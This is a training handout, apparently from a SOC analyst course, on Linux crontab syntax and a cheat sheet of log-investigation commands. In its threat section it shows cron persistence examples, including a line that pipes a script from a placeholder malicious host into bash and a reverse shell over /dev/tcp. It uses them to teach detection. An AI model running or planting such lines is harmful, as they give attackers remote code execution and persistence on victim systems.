



By Nitesh Singh

Job Ready Free Live Training To Become A

SOC

Analyst L1 For Free

Defronix Cyber Security → <https://defronix.com>

LINUX CRONTAB




- Linux task scheduler.
- Runs commands automatically at scheduled times.

In the world of Linux, **cron** is the "alarm clock" of the system.

It is a time-based job scheduler that allows you to run scripts or commands automatically at specific intervals.

For a SOC (Security Operations Center) Analyst, cron is a double-edged sword: it's an essential tool for automation and health monitoring, but it's also one of the most common places for attackers to hide **persistence mechanisms**.



LINUX CRONTAB



The "Crontab" (Cron Table) is the configuration file where you define your schedules. Each line in a crontab follows a specific 5-field syntax representing time, followed by the command to execute.

The Five Stars of Cron

Every entry follows this pattern:

```
* * * * * command_to_execute
```

Field	Range	Description
Minute (1)	0 - 59	The exact minute the task starts.
Hour (2)	0 - 23	The hour in 24-hour format.
Day of Month (3)	1 - 31	The calendar day.
Month (4)	1 - 12	1 is January; 12 is December.
Day of Week (5)	0 - 6	0 is Sunday; 6 is Saturday.



Special Operators

- *** (Asterisk):** Every possible value (e.g., "every minute").
- **, (Comma):** Multiple discrete values (e.g., 1, 15, 30 in the minute field).
- **- (Hyphen):** A range of values (e.g., 1-5 in the day field for Mon-Fri).
- **/ (Slash):** Increments (e.g., */10 in the minute field means "every 10 minutes").

Practical Examples

To edit your crontab, you use the command `crontab -e`.

You can see the contents of the user crontab with `crontab -l`.

- **Backup a directory every night at 2:30 AM:** `30 02 * * * tar -zcf /backups/home.tgz /home/user/`
- **Run a security scan every Sunday at midnight:** `0 0 * * 0 /usr/local/bin/lynis scan system`
- **Clean up /tmp logs every 15 minutes:** `*/15 * * * * rm /tmp/*.log`



Where Cron Lives (System-Wide vs. User)

As a SOC analyst, you need to know *where* to look for these files during an investigation:

- **User Crontabs:** Located in `/var/spool/cron/crontabs/`. These are managed by the `crontab` command.
- **System Crontabs:** Located in `/etc/crontab` and `/etc/cron.d/`. These usually require `root` privileges and include an extra field for the `username` running the command.
- **Periodic Folders:**
 - `/etc/cron.daily/`
 - `/etc/cron.hourly/`
 - `/etc/cron.monthly/`



Why it matter for SOC L1 Analysts ?

A. Detecting Persistence (The "Evil" Cron)

Attackers often create a cron job to ensure their malware restarts even if the server reboots.

- **Scenario:** You see a weird outbound connection to a C2 (Command & Control) server every hour on the dot.
- **Investigation:** Check all `crontabs`. You might find: `0 * * * * curl http://malicious-site.com/shell.sh | bash`

B. Automating Defensive Tasks

L1 Analysts can use cron to make their own lives easier:

- **Log Rotation:** Ensure logs don't fill up the disk and crash the SIEM agent.
- **Automated Health Checks:** Send an alert if a critical security service (like `auditd` or `fail2ban`) stops running.
- **Snapshotting:** Regularly export a list of running processes to a file for baseline comparison.



Why it matter for SOC L1 Analysts ?

C. Log Analysis (Cron Logs)

When investigating an incident, check `/var/log/syslog` or `/var/log/cron` to see which jobs were executed.

- **Red Flag:** A job running under the `www-data` (web server) user that executes a script in `/tmp/`.

Security Best Practices (Hardening)

To prevent unauthorized users from using cron, you can use:

- **`/etc/cron.allow`:** Only users listed here can use cron.
- **`/etc/cron.deny`:** Users listed here are blocked.

SOC Tip: If `cron.allow` exists, Linux ignores `cron.deny` entirely. If neither exists, depending on the distribution, either everyone can use it or only root.



SOC THREATS

Persistence

Attacker adds:

```
*/10 * * * * malware.sh
```

(it means every 10 minute & Every hour, Every day, Every month, Every weekday)

Result

Malware executes every 10 minutes.

(Run malware.sh every 10 minutes forever)

Reverse Shell Persistence

(Victim → connects back to attacker)

```
* * * * * bash -i >& /dev/tcp/IP/4444
```

Meaning:

Every minute:

1. Launch bash shell
2. Connect to attacker IP
3. Give remote command execution



REAL SOC SCENARIO

SSH compromise



Cron job added



Persistent reverse shell

FINAL SOC MINDSET

When analyzing Linux:

Don't ask:

✗ "What command ran?"

Ask:

Why was it used?

What was attacker trying to achieve?

What changed after execution?

LINUX BASIC Commands



LINUX COMMANDS CHEAT SHEET FOR SOC L1 ANALYSTS



INVESTIGATE



ANALYZE



RESPOND



MONITOR

grep

Search text patterns in files

SYNTAX

```
grep [options] 'pattern' filename
```

EXAMPLE

```
grep "Failed password" /var/log/auth.log
```

COMMON OPTIONS

- I ignore case
- v Invert match (show non-matching)
- n Show line numbers
- r Recursive search in directories
- A N Show N lines After match

SOC USE CASE

- Search for failed logins, errors
- Find suspicious IPs, keywords
- Quickly filter large log files

netstat

Display network connections, listening ports and statistics

SYNTAX

```
netstat [options]
```

EXAMPLE

```
netstat -antp  
# Show all active TCP connections with process info
```

COMMON OPTIONS

- a Show all connections and ports
- n Show numeric addresses/ports
- t Show TCP connections
- u Show UDP connections
- p Show process using connection
- l Show listening ports only

SOC USE CASE

- Detect reverse shells / C2 traffic
- Identify suspicious outbound connections
- Discover open listening ports

ps

Report a snapshot of current processes

SYNTAX

```
ps [options]
```

EXAMPLE

```
ps aux  
# Show all running processes
```

COMMON OPTIONS

- a Show processes for all users
- u Display user/owner information
- x Include processes without TTY
- e Show all processes
- f Full format listing

SOC USE CASE

- Identify suspicious or unusual processes
- Check parent/child relationships
- Find processes running as root

top

Real-time view of system processes and resource usage

SYNTAX

```
top
```

EXAMPLE

```
ps aux  
# Interactive real-time monitor
```

KEY INFO DISPLAYED

- %CPU – CPU usage
- %MEM – Memory usage
- LOAD – System load average
- 5 = 4+1 (r-x)
- PTID – Process ID
- COMMAND – Running process

SOC USE CASE

- Monitor high CPU/Memory usage
- Detect resource hogs or crypto miners
- Observe system performance live

chmod

Change file permissions

SYNTAX

```
chmod [permissions] filename
```

EXAMPLE

```
chmod 755 script.sh  
# Set rwx-r-x permissions
```

PERMISSIONS GUIDE

r = 4 (read) w = 2 (write) x = 1 (execute)

7 = 4+2+1 (rwx)
5 = 4+1 (r-x)
0 = --- (no permission)

SOC USE CASE

- Restrict or allow file execution
- Harden system permissions
- Detect unauthorized permission changes

chown

Change file/directory owner and group

SYNTAX

```
chown [user]:[group] filename
```

EXAMPLE

```
chown root:root file.txt  
# Change owner and group to root
```

SOC USE CASE

- Fix incorrect ownership
- Detect ownership changes by attacker
- Audit sensitive directory access

tail

Display the last part of files

SYNTAX

```
tail [options] filename
```

EXAMPLE

```
tail -f /var/log/auth.log  
# Follow log in real-time
```

COMMON OPTIONS

- n 20 Show last 20 lines
- f Follow (live) log output
- F Follow from beginning (with-f)

SOC USE CASE

- Monitor logs in real-time
- Track live attacks or logins
- Quickly view recent events

ADDITIONAL COMMANDS COMMONLY USED BY SOC L1 ANALYSTS

ls

List files/directories

SYNTAX

```
ls [options] [path]
```

EXAMPLE

```
ls -lah /var/log
```

USE CASE

View files, permissions, size and timestamps

cd

Change directory

SYNTAX

```
cd [path]
```

EXAMPLE

```
cd /var/log
```

USE CASE

Navigate quickly in file system

cat

Display file content

SYNTAX

```
cat filename
```

EXAMPLE

```
cat /etc/passwd
```

USE CASE

View content of small files

less

View file content page by page

SYNTAX

```
less filename
```

EXAMPLE

```
less /var/log/syslog
```

USE CASE

Scroll and search large files

df

Disk space usage

SYNTAX

```
df -h
```

EXAMPLE

```
df -h
```

USE CASE

Check disk usage on partitions

free

Memory usage

SYNTAX

```
free -m
```

EXAMPLE

```
free -m
```

USE CASE

Check RAM usage and swap

who

Logged in users

SYNTAX

```
who
```

EXAMPLE

```
who
```

USE CASE

See currently logged in users

history

Command history

SYNTAX

```
history
```

EXAMPLE

```
history
```

USE CASE

Review executed commands

find

Search files and directories

SYNTAX

```
find (path) -name "file"
```

EXAMPLE

```
find / -name suspicious.sh
```

USE CASE

Find suspicious or hidden files

du

Directory size usage

SYNTAX

```
du -sh [path]
```

EXAMPLE

```
du -sh /var/log
```

USE CASE

Check size of directories

TIPS FOR SOC L1 ANALYSTS

- ✓ Always check logs first: /var/log/
- ✓ Use grep + tail -f for quick log investigation
- ✓ Combine ps + netstat to find suspicious activity
- ✓ Monitor resource usage with top
- ✓ Always validate before making changes
- ✓ Document findings and escalate if needed

IMPORTANT LOG PATHS

- /var/log/auth.log – Authentication logs
- /var/log/syslog – System logs
- /var/log/kern.log – Kernel logs
- /var/log/dpkg.log – Package install logs
- /var/log/secure – RHEL/CentOS auth logs
- /var/log/messages – General system logs
- /var/log/apache2/ – Apache web logs
- /var/log/nginx/ – Nginx web logs

KEY TAKEAWAY

- ✓ These commands are your first line of defense.
- ✓ Use them together to detect, investigate and respond to security incidents effectively.
- ✓ Practice regularly. Speed comes with experience!